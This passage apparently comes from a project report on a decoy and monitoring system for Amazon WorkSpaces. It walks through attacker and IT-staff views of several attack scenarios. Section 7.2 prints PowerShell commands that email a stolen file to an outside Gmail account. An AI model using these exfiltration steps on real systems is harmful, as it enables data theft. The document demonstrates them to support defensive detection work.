

Figure 6.1: Deploy Resources area with all workspaces in STOPPED condition.

6.3 REFRESH BUTTON

After the user has chosen the appropriate workspaces to deploy, they can use the refresh button to see what the current condition or status the workspaces are in. After deploying the workspace, the workspace goes to the STARTING condition for about 2-5 minutes. After that duration of time, the workspace moves into the AVAILABLE condition.



Figure 6.2: Deploy Resources area before refresh button is clicked

Figure 6.3: Deploy Resources area after refresh button is clicked

7 ADMINATTACK USE CASE

7.1 OVERVIEW OF ADMINATTACK

The AdminAttack use case occurs when an attacker logs into a user's workspace account and uses Remote Desktop Connection to log into other workspace accounts. The attacker can get the usernames of other users from the Admin account. This allows them to go into powershell and reset the password for other users. Also they have to do is use their public address, username, and password in the Remote Desktop Connection application.

7.2 ADMINATTACK – ATTACKER'S POINT OF VIEW

The use case begins when the attacker successfully gets into a workspace account that has admin privileges. In the example below, Dan is a user that has admin privileges.



Figure 7.1: Attacker logging into Admin's account using Amazon Workspaces

After getting into an admin account, the attacker can go into other workspace accounts using Remote Desktop Connection.



Figure 7.2: Attacker using Remote Desktop Connection to log into a workspace account labeled Jude.



Figure 7.3: Attacker typing password into Remote Desktop Connection to log into a workspace account labeled Jude.

After the attacker has found some valuable info inside of the workspace, they can attempt to steal the info by emailing it to themselves from the command prompt.

```
PS D:\Users\Jude\Documents\InformationTechnology> $SmtpServer = 'smtp.gmail.com'
PS D:\Users\Jude\Documents\InformationTechnology> $SmtpUser = '        @gmail.com'
PS D:\Users\Jude\Documents\InformationTechnology> $MailFrom = '               @gmail.com'
PS D:\Users\Jude\Documents\InformationTechnology> $MailFromPW = '                '
PS D:\Users\Jude\Documents\InformationTechnology> $Credentials = New-Object System.Management.Automation.PSCredential -ArgumentList $MailFrom, $($MailFromPW | ConvertTo-SecureString -AsPlainText -Force)
PS D:\Users\Jude\Documents\InformationTechnology> Send-MailMessage -To "$SmtpUser" -from "$MailFrom" -Attachments "Secret_Info.txt" -SmtpServer $SmtpServer -UseSsl -Credential $Credentials -Port "587"

cmdlet Send-MailMessage at command pipeline position 1
Supply values for the following parameters:
Subject: Example
PS D:\Users\Jude\Documents\InformationTechnology>
```

Figure 7.4: Attacker using Powershell to email an attachment to their email account



Figure 7.5: The attacker sees the attachment in their email account

7.3 ADMINATTACK – ITEMPLOYEE'S POINT OF VIEW

As soon as the attacker successfully logs into a workspace, the Monitoring Console gets a notification message about a suspicious login. This will be visible to the ITEmployee.



Figure 7.6: Monitoring Console showing the notification of a suspicious login to a workspace.

After the attacker has gone into the workspace account, the ITEmployee can see all the keystrokes and inputs from the user.



Figure 7.7: Monitoring Console showing the keystrokes and inputs from the attacker

8 UNANTICIPATEDATTACK USE CASE

8.1 OVERVIEW OF UNANTICPATEDATTACK

The UnanticipatedAttack use case occurs when an attacker gains an employee's credentials, then attempts to log into the employee's workspace using the stolen credentials. The system recognizes that the employee's credentials are not being used from a pre-registered IP address, and then sends the attacker to a decoy environment. The attacker then logs into the decoy environment and then opens up the command line prompt and attempts to explore the decoy environment. As the attacker navigates the decoy environment, the attacker will open up a file, causing subfolders and files to be generated, wasting more of the attacker's time. After the attacker opens the files and folders and discovers nothing of interest, then signs out of the decoy environment.

8.2 UNANTICPATEDATTACK – ATTACKER'S POINT OF VIEW

The use case begins when the attacker gets the credentials to a user's account and enters them into the Workspaces login client.



Figure 8.1: Attacker logging into a user's account using Amazon Workspaces

After being switched into the decoy environment, the attacker will open up the command prompt and check the directory.



Figure 8.2: The attacker's view of the User's folders

The attacker will navigate to the Documents folder and do a directory check.



Figure 8.3: The Attacker's view of the Documents folder.

After the attacker navigates to the Documents folder, they take an interest in the employees.xls file and open it.



Figure 8.4: Attacker opening the employees.xls file

After the attacker opens the employees.xls file, the system generates additional subfolders and files to the environment. The attacker then closes the employee file and investigates around the environment more.



Figure 8.5: The view of a folder before the attacker opens the employees.xls file.



Figure 8.6: The view of a folder after the attacker opens the employees.xls file.

```
D:\Users\JustinD\Documents>cd EmployeeInfo

D:\Users\JustinD\Documents\EmployeeInfo>dir
 Volume in drive D is UserProfile
 Volume Serial Number is 4449-A46B

 Directory of D:\Users\JustinD\Documents\EmployeeInfo

04/22/2021  10:42 PM    <DIR>          .
04/22/2021  10:42 PM    <DIR>          ..
04/22/2021  10:42 PM    <DIR>          EmployeeInfo
04/22/2021  10:26 PM                13 employees.xls
04/22/2021  10:42 PM                 8 testing1.docx
               2 File(s)             21 bytes
               3 Dir(s)  52,478,476,288 bytes free

D:\Users\JustinD\Documents\EmployeeInfo>
```

Figure 8.7: Attacker opening the before-empty EmployeeInfo folder.

After the attacker has navigated through the folders and files generated, the attacker signs out and the UnanticipatedAttack ends.

8.3 UNANTICIPATEDATTACK – ITEMPLOYEE

As the attacker logs into the workspace, the Attack Monitoring Console will register if the IP address of the user logging in lines up with the IP address of the employee on file. If there is a

discrepancy between the IP addresses, the Attack Monitoring Console will send out a notification to the IT personnel, who will then monitor the UnanticipatedAttack from the Attack Monitoring Console.

9 MONITORATTACK USE CASE

9.1 OVERVIEW OF MONITORATTACK USE CASE

An integral feature to reversing the tables on the attacker is to allow an IT Employee the ability to monitor in near-real-time the actions of the attacker in the decoy environment. Our prototype operates under the assumption that the attacker will be using the command prompt to open files, execute scripts, steal documents, change credentials, and switch environments (workspaces). It is therefore within the scope of the MonitorAttack use case to automatically relay the attacker's keystrokes to the Monitoring Console, so that they may be viewed by an IT Employee who can choose if and how he should respond.

9.2 MONITORING AN ATTACK

Once you launch the web app, the Monitoring Console appears idle until an AWS Lambda notification is read, indicating the beginning of an attack. In Figure 9.1, the section highlighted by the green box (the lower box) denotes the AWS Lambda notification. Once the notification is received, the area enclosed by the red (upper) box lists key information about the attack. Such data includes the owner and WorkSpace ID associated with the attack, and the IP address of the attacker.

In response to this notification, the threat level is initiated. In the example given in Figure 9.1, the attacker was not previously known, so the threat score was set to an initial value of 1 (Low). If, however, the attacker was known by the system, the threat score would have been initialized to be the threat level the attacker achieved by the end of the previous time he was seen. In this way, the attacker's threat score is monotonically increasing across attacks.

